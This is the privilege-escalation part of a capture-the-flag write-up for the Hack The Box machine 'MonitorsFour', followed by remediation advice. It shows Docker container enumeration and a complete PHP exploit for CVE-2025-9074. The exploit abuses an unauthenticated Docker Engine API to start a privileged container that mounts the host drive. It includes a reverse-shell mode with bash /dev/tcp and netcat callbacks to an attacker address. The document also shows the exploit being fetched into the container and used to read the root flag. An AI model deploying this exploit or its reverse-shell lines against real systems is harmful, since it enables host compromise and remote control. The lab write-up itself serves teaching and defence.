31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
www-data@821fbd6a43fa:/tmp$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host proto kernel_lo
       valid_lft forever preferred_lft forever
2: eth0@if6: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 5a:a7:35:77:d5:3c brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.18.0.2/16 brd 172.18.255.255 scope global eth0
       valid_lft forever preferred_lft forever

www-data@821fbd6a43fa:/tmp$ cat /etc/resolv.conf
# Generated by Docker Engine.
# This file can be edited; Docker Engine will not make further changes once it
# has been modified.

nameserver 127.0.0.11
options ndots:0

# Based on host file: '/etc/resolv.conf' (internal resolver)
# ExtServers: [host(192.168.65.7)]
# Overrides: []
# Option ndots from: internal

www-data@821fbd6a43fa:/tmp$ ls -l /.dockerenv
-rwxr-xr-x 1 root root 0 Nov 10  2025 /.dockerenv

www-data@821fbd6a43fa:/tmp$ find / -iname *docker* 2>/dev/null
/var/www/html/cacti/include/fa/svgs/brands/docker.svg
/var/www/app/static/admin/assets/js/plugins/editors/ace/mode-dockerfile.js
/var/www/app/static/admin/assets/js/plugins/editors/ace/snippets/dockerfile.js
/etc/dpkg/dpkg.cfg.d/docker
/etc/dpkg/dpkg.cfg.d/docker-apt-speedup
/etc/apt/apt.conf.d/docker-gzip-indexes
/etc/apt/apt.conf.d/docker-autoremove-suggests
/etc/apt/apt.conf.d/docker-no-languages
/etc/apt/apt.conf.d/docker-clean
/usr/local/etc/php/conf.d/docker-php-ext-mysqli.ini
/usr/local/etc/php/conf.d/docker-php-ext-pdo_mysql.ini
/usr/local/etc/php/conf.d/docker-php-ext-gd.ini
/usr/local/etc/php/conf.d/docker-fpm.ini
/usr/local/etc/php/conf.d/docker-php-ext-sodium.ini
/usr/local/etc/php/conf.d/docker-php-ext-opcache.ini
/usr/local/etc/php-fpm.d/zz-docker.conf
/usr/local/etc/php-fpm.d/docker.conf
/usr/local/bin/docker-php-entrypoint
/usr/local/bin/docker-php-ext-install
/usr/local/bin/docker-php-ext-enable
/usr/local/bin/docker-php-ext-configure
/usr/local/bin/docker-php-source
/.dockerenv

www-data@821fbd6a43fa:/tmp$ hostname
821fbd6a43fa
Running docker enumeration script deepce.sh, found the docker environment is vulnerable to [CVE-2025-9074]
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
www-data@821fbd6a43fa:/tmp$ ./deepce.sh

                      ##         .
                ## ## ##        ==
             ## ## ## ##       ===
         /"""""""""""""""""\___/ ===
    ~~~ {~~ ~~~~ ~~~ ~~~~ ~~~ ~ /  ===- ~~~
         \______ X           __/
           \    \         __/
            \____\_______/
          __
     ____/ /__  ___  ____  ________
    / __  / _ \/ _ \/ __ \/ ___/ _ \   ENUMERATE
   / /_/ /  __/  __/ /_/ / (__/  __/  ESCALATE
   \__,_/\___/\___/ .___/\___/\___/  ESCAPE
                 /_/

 Docker Enumeration, Escalation of Privileges and Container Escapes (DEEPCE)
 by stealthcopter

==========================================( Colors )==========================================
[+] Exploit Test ............ Exploitable - Check this out
[+] Basic Test .............. Positive Result
[+] Another Test ............ Error running check
[+] Negative Test ........... No
[+] Multi line test ......... Yes
Command output
spanning multiple lines

Tips will look like this and often contains links with additional info. You can usually
ctrl+click links in modern terminal to open in a browser window
See https://stealthcopter.github.io/deepce

===================================( Enumerating Platform )===================================
[+] Inside Container ........ Yes
[+] Container Platform ...... docker
[+] Container tools ......... None
[+] User .................... www-data
[+] Groups .................. www-data
[+] Sudo .................... sudo not found
[+] Docker Executable ....... Not Found
[+] Docker Sock ............. Not Found
[+] Docker Version .......... Version Unknown
==================================( Enumerating Container )===================================
[+] Container ID ............ 821fbd6a43fa
[+] Container Full ID ....... /
[+] Container Name .......... Could not get container name through reverse DNS
[+] Container IP ............ 172.18.0.2
[+] DNS Server(s) ........... 127.0.0.11
[+] Host IP ................. 172.18.0.1
[+] Operating System ........ GNU/Linux
[+] Kernel .................. 6.6.87.2-microsoft-standard-WSL2
[+] Arch .................... x86_64
[+] CPU ..................... AMD EPYC 7302P 16-Core Processor
[+] Useful tools installed .. Yes
/usr/bin/curl
/usr/bin/gcc
/usr/bin/hostname
[+] Dangerous Capabilities .. Yes
Bounding set =cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap
Current IAB: !cap_dac_read_search,!cap_linux_immutable,!cap_net_broadcast,!cap_net_admin,!cap_ipc_lock,!cap_ipc_owner,!cap_sys_module,!cap_sys_rawio,!cap_sys_ptrace,!cap_sys_pacct,!cap_sys_admin,!cap_sys_boot,!cap_sys_nice,!cap_sys_resource,!cap_sys_time,!cap_sys_tty_config,!cap_lease,!cap_audit_control,!cap_mac_override,!cap_mac_admin,!cap_syslog,!cap_wake_alarm,!cap_block_suspend,!cap_audit_read,!cap_perfmon,!cap_bpf,!cap_checkpoint_restore
[+] SSHD Service ............ Unknown (ps not installed)
[+] Privileged Mode ......... Unknown
[+] Docker API exposed ...... Yes (192.168.65.7:2375)
[+] └── CVE-2025-9074 ....... Yes
Docker Desktop versions between 4.25 to 4.44.2 on Windows and MacOS are vulnerable to a
container escape via a malicious image. See
https://github.com/PtechAmanja/CVE-2025-9074-Docker-Desktop-Container-Escape
CVE-2025-9074: A vulnerability was identified in Docker Desktop that allows local running Linux containers to access the Docker Engine API via the configured Docker subnet, at 192.168.65.7:2375 by default. This vulnerability occurs with or without Enhanced Container Isolation (ECI) enabled, and with or without the “Expose daemon on tcp://localhost:2375 without TLS” option enabled. This can lead to execution of a wide range of privileged commands to the engine API, including controlling other containers, creating new ones, managing images etc. In some circumstances (e.g. Docker Desktop for Windows with WSL backend) it also allows mounting the host drive with the same privileges as the user running Docker Desktop. In short we can manage docker containers as a unprivileged user and can mount host filesystem
docker desktop and API version
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
www-data@821fbd6a43fa:/tmp$ curl -s http://192.168.65.7:2375/version | php -r 'echo json_encode(json_decode(file_get_contents("php://stdin")), JSON_PRETTY_PRINT | JSON_UNESCAPED_SLASHES) . PHP_EOL;'
{
    "Platform": {
        "Name": "Docker Engine - Community"
    },
    "Components": [
        {
            "Name": "Engine",
            "Version": "28.3.2",
            "Details": {
                "ApiVersion": "1.51",
                "Arch": "amd64",
                "BuildTime": "2025-07-09T16:13:55.000000000+00:00",
                "Experimental": "false",
                "GitCommit": "e77ff99",
                "GoVersion": "go1.24.5",
                "KernelVersion": "6.6.87.2-microsoft-standard-WSL2",
                "MinAPIVersion": "1.24",
                "Os": "linux"
            }
        },
        {
            "Name": "containerd",
            "Version": "1.7.27",
            "Details": {
                "GitCommit": "05044ec0a9a75232cad458027ca83437aae3f4da"
            }
        },
        {
            "Name": "runc",
            "Version": "1.2.5",
            "Details": {
                "GitCommit": "v1.2.5-0-g59923ef"
            }
        },
        {
            "Name": "docker-init",
            "Version": "0.19.0",
            "Details": {
                "GitCommit": "de40ad0"
            }
        }
    ],
    "Version": "28.3.2",
    "ApiVersion": "1.51",
    "MinAPIVersion": "1.24",
    "GitCommit": "e77ff99",
    "GoVersion": "go1.24.5",
    "Os": "linux",
    "Arch": "amd64",
    "KernelVersion": "6.6.87.2-microsoft-standard-WSL2",
    "BuildTime": "2025-07-09T16:13:55.000000000+00:00"
}
Found alpine image, which we can utilize to mount host file system to read files
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
www-data@821fbd6a43fa:/tmp$ curl -s http://192.168.65.7:2375/images/json | php -r 'echo json_encode(json_decode(file_get_contents("php://stdin")), JSON_PRETTY_PRINT | JSON_UNESCAPED_SLASHES) . PHP_EOL;'
[
    {
        "Containers": 1,
        "Created": 1762794130,
        "Id": "sha256:93b5d01a98de324793eae1d5960bf536402613fd5289eb041bac2c9337bc7666",
        "Labels": {
            "com.docker.compose.project": "docker_setup",
            "com.docker.compose.service": "nginx-php",
            "com.docker.compose.version": "2.39.1"
        },
        "ParentId": "",
        "Descriptor": {
            "mediaType": "application/vnd.oci.image.index.v1+json",
            "digest": "sha256:93b5d01a98de324793eae1d5960bf536402613fd5289eb041bac2c9337bc7666",
            "size": 856
        },
        "RepoDigests": [
            "docker_setup-nginx-php@sha256:93b5d01a98de324793eae1d5960bf536402613fd5289eb041bac2c9337bc7666"
        ],
        "RepoTags": [
            "docker_setup-nginx-php:latest"
        ],
        "SharedSize": -1,
        "Size": 1277167255
    },
    {
        "Containers": 1,
        "Created": 1762791053,
        "Id": "sha256:74ffe0cfb45116e41fb302d0f680e014bf028ab2308ada6446931db8f55dfd40",
        "Labels": {
            "com.docker.compose.project": "docker_setup",
            "com.docker.compose.service": "mariadb",
            "com.docker.compose.version": "2.39.1",
            "org.opencontainers.image.authors": "MariaDB Community",
            "org.opencontainers.image.base.name": "docker.io/library/ubuntu:noble",
            "org.opencontainers.image.description": "MariaDB Database for relational SQL",
            "org.opencontainers.image.documentation": "https://hub.docker.com/_/mariadb/",
            "org.opencontainers.image.licenses": "GPL-2.0",
            "org.opencontainers.image.ref.name": "ubuntu",
            "org.opencontainers.image.source": "https://github.com/MariaDB/mariadb-docker",
            "org.opencontainers.image.title": "MariaDB Database",
            "org.opencontainers.image.url": "https://github.com/MariaDB/mariadb-docker",
            "org.opencontainers.image.vendor": "MariaDB Community",
            "org.opencontainers.image.version": "11.4.8"
        },
        "ParentId": "",
        "Descriptor": {
            "mediaType": "application/vnd.oci.image.index.v1+json",
            "digest": "sha256:74ffe0cfb45116e41fb302d0f680e014bf028ab2308ada6446931db8f55dfd40",
            "size": 856
        },
        "RepoDigests": [
            "docker_setup-mariadb@sha256:74ffe0cfb45116e41fb302d0f680e014bf028ab2308ada6446931db8f55dfd40"
        ],
        "RepoTags": [
            "docker_setup-mariadb:latest"
        ],
        "SharedSize": -1,
        "Size": 454269972
    },
    {
        "Containers": 2,
        "Created": 1759921496,
        "Id": "sha256:4b7ce07002c69e8f3d704a9c5d6fd3053be500b7f1c69fc0d80990c2ad8dd412",
        "Labels": null,
        "ParentId": "",
        "Descriptor": {
            "mediaType": "application/vnd.oci.image.index.v1+json",
            "digest": "sha256:4b7ce07002c69e8f3d704a9c5d6fd3053be500b7f1c69fc0d80990c2ad8dd412",
            "size": 9218
        },
        "RepoDigests": [
            "alpine@sha256:4b7ce07002c69e8f3d704a9c5d6fd3053be500b7f1c69fc0d80990c2ad8dd412"
        ],
        "RepoTags": [
            "alpine:latest"
        ],
        "SharedSize": -1,
        "Size": 12794775
    }
]
Since php is installed on container, therefore using AI I rewrote PtechAmanja Python POC in php
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
#!/usr/bin/env php
<?php

define('TIMEOUT', 60);

function demux_docker_logs($raw) {
    /**
     * Docker stream format: [8]byte{STREAM_TYPE, 0, 0, 0, SIZE1, SIZE2, SIZE3, SIZE4}[SIZE]byte{STREAM_DATA}
     * STREAM_TYPE: 1=stdout, 2=stderr
     * SIZE: uint32 in big-endian format
     */
    $output = "";
    $i = 0;
    while ($i + 8 <= strlen($raw)) {
        $frame_size = unpack('N', substr($raw, $i + 4, 4))[1];
        if ($i + 8 + $frame_size <= strlen($raw)) {
            $output .= substr($raw, $i + 8, $frame_size);
            $i += 8 + $frame_size;
        } else {
            break;
        }
    }
    return $output;
}

function print_banner() {
    echo <<<'BANNER'
╔═══════════════════════════════════════════════════════╗
║          CVE-2025-9074 - Docker Engine API RCE        ║
║      Unauthenticated Privileged Container Escape      ║
║               Docker Desktop < 4.44.3                 ║
╚═══════════════════════════════════════════════════════╝
BANNER;
}

function get_bind_mount($os) {
    switch (strtolower($os)) {
        case 'windows':
            return '/mnt/host/c:/mnt/hostfs';
        case 'mac':
            return '/:/mnt/hostfs';
        case 'linux':
        default:
            return '/:/mnt/hostfs';
    }
}

function docker_api($url, $method, $endpoint, $data = null, $return_raw = false) {
    $ch = curl_init("{$url}{$endpoint}");
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
    curl_setopt($ch, CURLOPT_TIMEOUT, TIMEOUT);
    curl_setopt($ch, CURLOPT_HTTPHEADER, ["Content-Type: application/json"]);
    curl_setopt($ch, CURLOPT_BINARYTRANSFER, true);

    if ($method === 'POST') {
        curl_setopt($ch, CURLOPT_POST, true);
        if ($data !== null) {
            curl_setopt($ch, CURLOPT_POSTFIELDS, json_encode($data));
        } else {
            curl_setopt($ch, CURLOPT_POSTFIELDS, '');
        }
    } elseif ($method === 'DELETE') {
        curl_setopt($ch, CURLOPT_CUSTOMREQUEST, 'DELETE');
    } elseif ($method === 'GET') {
        curl_setopt($ch, CURLOPT_HTTPGET, true);
    }

    $response = curl_exec($ch);
    $http_code = curl_getinfo($ch, CURLINFO_HTTP_CODE);
    $error = curl_error($ch);
    curl_close($ch);

    if ($error) {
        throw new Exception("Curl error: $error");
    }

    if ($http_code >= 400) {
        $err = json_decode($response, true)['message'] ?? $response;
        throw new Exception("HTTP $http_code: $err");
    }

    if ($return_raw) {
        return $response;
    }

    return json_decode($response, true);
}

function cmd_exec($url, $cmd, $os = 'linux', $cleanup = false) {
    $url = rtrim($url, '/');
    $bind = get_bind_mount($os);

    echo "[*] Creating container...\n";
    $result = docker_api($url, 'POST', '/containers/create', [
        "Image" => "alpine:latest",
        "Cmd" => ["sh", "-c", $cmd],
        "Tty" => false,
        "HostConfig" => ["Privileged" => true, "Binds" => [$bind]]
    ]);

    $cid = substr($result['Id'], 0, 12);
    echo "[+] Container created: $cid\n";

    docker_api($url, 'POST', "/containers/{$cid}/start");
    echo "[+] Container started\n";

    // Wait for command to complete
    $waited = 0;
    $max_wait = 30;
    while ($waited < $max_wait) {
        $inspect = docker_api($url, 'GET', "/containers/{$cid}/json");
        if (!$inspect['State']['Running']) {
            break;
        }
        sleep(1);
        $waited++;
    }

    echo "[+] Output:\n";

    // Get logs with proper timeout
    $ch = curl_init("{$url}/containers/{$cid}/logs?stdout=1&stderr=1");
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
    curl_setopt($ch, CURLOPT_TIMEOUT, 60);
    curl_setopt($ch, CURLOPT_BINARYTRANSFER, true);
    $logs_raw = curl_exec($ch);
    curl_close($ch);

    $output = demux_docker_logs($logs_raw);
    echo $output;

    if ($cleanup) {
        @docker_api($url, 'POST', "/containers/{$cid}/stop");
        @docker_api($url, 'DELETE', "/containers/{$cid}");
        echo "[+] Cleaned up\n";
    }
}

function reverse_shell($url, $lhost, $lport, $os = 'linux') {
    $url = rtrim($url, '/');
    $bind = get_bind_mount($os);

    echo "[*] Reverse shell → $lhost:$lport\n";
    echo "[!] Start listener: nc -lvnp $lport\n\n";

    $shell_cmd = "sh -c 'if command -v bash >/dev/null; then bash -i >& /dev/tcp/$lhost/$lport 0>&1; elif command -v nc >/dev/null; then rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | sh -i 2>&1 | nc $lhost $lport > /tmp/f; else sh -i <&3 >&3 2>&3 & exec 3<>/dev/tcp/$lhost/$lport; cat <&3 | while read l; do \$l 2>&3 >&3; done; fi'";

    $result = docker_api($url, 'POST', '/containers/create', [
        "Image" => "alpine:latest",
        "Cmd" => ["sh", "-c", $shell_cmd],
        "HostConfig" => ["Privileged" => true, "Binds" => [$bind], "NetworkMode" => "host"]
    ]);
    $cid = substr($result['Id'], 0, 12);
    echo "[+] Container: $cid\n";

    docker_api($url, 'POST', "/containers/{$cid}/start");
    echo "[+] Reverse shell spawned! Check your listener.\n";
}

function show_help() {
    echo <<<'HELP'
Usage: php CVE-2025-9074.php -u <url> [options]

Modes:
  cmd      Execute single command (default)
  reverse  Reverse shell callback

Options:
  -u, --url <url>       Docker API URL (http://1.2.3.4:2375)
  -m, --mode <mode>     cmd|reverse (default: cmd)
  -c, --cmd <command>   Command to execute (required for cmd mode)
  -l, --lhost <ip>      Your IP for reverse shell (required for reverse mode)
  -p, --lport <port>    Your port (default 4444)
  --os <os>             linux|mac|windows (default: linux)
  --cleanup             Remove container after execution

Examples:
  php CVE-2025-9074.php -u http://192.168.65.7:2375 -m cmd -c "whoami"
  php CVE-2025-9074.php -u http://192.168.65.7:2375 -m cmd -c "cat /mnt/hostfs/flag.txt" --os windows --cleanup
  php CVE-2025-9074.php -u http://192.168.65.7:2375 -m reverse -l 10.10.14.36 -p 4444

HELP;
}

function main($argc, $argv) {
    print_banner();
    echo "\n";

    $opts = [
        'url' => null,
        'mode' => 'cmd',
        'cmd' => null,
        'lhost' => null,
        'lport' => 4444,
        'os' => 'linux',
        'cleanup' => false
    ];

    for ($i = 1; $i < $argc; $i++) {
        if ($argv[$i] === '-u' || $argv[$i] === '--url') {
            $opts['url'] = $argv[++$i] ?? null;
        } elseif ($argv[$i] === '-m' || $argv[$i] === '--mode') {
            $opts['mode'] = $argv[++$i] ?? 'cmd';
        } elseif ($argv[$i] === '-c' || $argv[$i] === '--cmd') {
            $opts['cmd'] = $argv[++$i] ?? null;
        } elseif ($argv[$i] === '-l' || $argv[$i] === '--lhost') {
            $opts['lhost'] = $argv[++$i] ?? null;
        } elseif ($argv[$i] === '-p' || $argv[$i] === '--lport') {
            $opts['lport'] = (int)($argv[++$i] ?? 4444);
        } elseif ($argv[$i] === '--os') {
            $opts['os'] = $argv[++$i] ?? 'linux';
        } elseif ($argv[$i] === '--cleanup') {
            $opts['cleanup'] = true;
        } elseif ($argv[$i] === '-h' || $argv[$i] === '--help') {
            show_help();
            return;
        }
    }

    if (!$opts['url']) {
        echo "[!] --url required\n";
        show_help();
        return;
    }

    try {
        $url = preg_match('/^https?:/', $opts['url']) ? $opts['url'] : "http://{$opts['url']}";

        echo "[*] Target: " . strtoupper($opts['os']) . " | " . get_bind_mount($opts['os']) . "\n\n";

        switch ($opts['mode']) {
            case 'reverse':
                if (!$opts['lhost']) {
                    echo "[!] --lhost required for reverse mode\n";
                    return;
                }
                reverse_shell($url, $opts['lhost'], $opts['lport'], $opts['os']);
                break;
            case 'cmd':
            default:
                if (!$opts['cmd']) {
                    echo "[!] --cmd required for cmd mode\n";
                    return;
                }
                cmd_exec($url, $opts['cmd'], $opts['os'], $opts['cleanup']);
                break;
        }
    } catch (Exception $e) {
        echo "[!] Error: " . $e->getMessage() . "\n";
    }
}

main($argc, $argv);
?>
Host on a web server and upload to box
1
2
3
4
5
6
7
8
9
10
┌──(kali㉿kali)-[~/HTB/Windows/MonitorsFour]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.4.182 - - [24/May/2026 16:31:05] "GET /CVE-2025-9074.php HTTP/1.1" 200 -


www-data@821fbd6a43fa:/tmp$ curl http:///10.10.15.213/CVE-2025-9074.php -o CVE-2025-9074.php
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  8675  100  8675    0     0  16710      0 --:--:-- --:--:-- --:--:-- 16682
Since the script mount C:\ to /mnt/hostfs, so read the flag at /mnt/hostfs/Users/Administrator/Desktop/root.txt
1
2
3
4
5
6
7
8
9
10
11
12
13
14
www-data@821fbd6a43fa:/tmp$ php CVE-2025-9074.php --url http://192.168.65.7:2375 -m cmd --os windows -c "cat /mnt/hostfs/Users/Administrator/Desktop/root.txt" --cleanup
╔═══════════════════════════════════════════════════════╗
║          CVE-2025-9074 - Docker Engine API RCE        ║
║      Unauthenticated Privileged Container Escape      ║
║               Docker Desktop < 4.44.3                 ║
╚═══════════════════════════════════════════════════════╝
[*] Target: WINDOWS | /mnt/host/c:/mnt/hostfs

[*] Creating container...
[+] Container created: 550a6b47bfd8
[+] Container started
[+] Output:
**************67bdbf65071063db
[+] Cleaned up
Mitigations & Recommendations
1. Restrict Access to Environment Files & Fix IDOR
Action: Configure the Nginx reverse proxy to deny all external access to hidden files (such as .env). Additionally, implement secure session validation and robust type-checking for tokens on the /user endpoint to prevent IDOR attacks.
1
2
3
4
5
6
# Nginx configuration block to deny access to hidden files
location ~ /\. {
    deny all;
    access_log off;
    log_not_found off;
}
Root Cause: The web server was improperly configured, allowing public retrieval of the .env file which leaked database credentials. Furthermore, the backend API failed to strictly validate the token type and value (?token=0 was likely evaluated as a truthy or bypassed state due to weak type comparison in PHP), granting unauthorized access to sensitive user data.
2. Update Cacti (Remediate CVE-2025-24367)
Action: Upgrade Cacti to version 1.2.29 or apply the official security patch to remediate the command injection vulnerability present in the graph creation components.
1
2
3
4
# Upgrade Cacti via package manager or source installation
wget https://www.cacti.net/downloads/cacti-1.2.29.tar.gz
tar -zxvf cacti-1.2.29.tar.gz
# Follow official upgrade instructions to replace the vulnerable instance
Root Cause: Cacti version 1.2.28 failed to sanitize newline characters properly when passing user-controlled input to the rrdtool binary. This oversight allowed an authenticated user to inject multiple newlines into parameters like --right-axis-label, breaking out of the intended command context and executing arbitrary system commands.
3. Update Docker Desktop & Secure Docker API (Remediate CVE-2025-9074)
Action: Upgrade Docker Desktop to version 4.44.3 or later. Never expose the Docker Engine API (2375/tcp) without TLS authentication, especially on local container subnetworks.
1
2
3
4
5
6
7
8
// Example configuration for securing the Docker daemon with TLS in daemon.json
{
  "tlsverify": true,
  "tlscacert": "/etc/docker/ca.pem",
  "tlscert": "/etc/docker/server-cert.pem",
  "tlskey": "/etc/docker/server-key.pem",
  "hosts": ["tcp://0.0.0.0:2376", "unix:///var/run/docker.sock"]
}
Root Cause: Docker Desktop versions between 4.25 and 4.44.2 contained a severe flaw that inherently allowed local Linux containers to access the unauthenticated Docker Engine API via the host gateway (192.168.65.7:2375). An attacker who achieved code execution inside any container could use this API to orchestrate a container escape by deploying a new, privileged container with the underlying host’s filesystem completely mounted.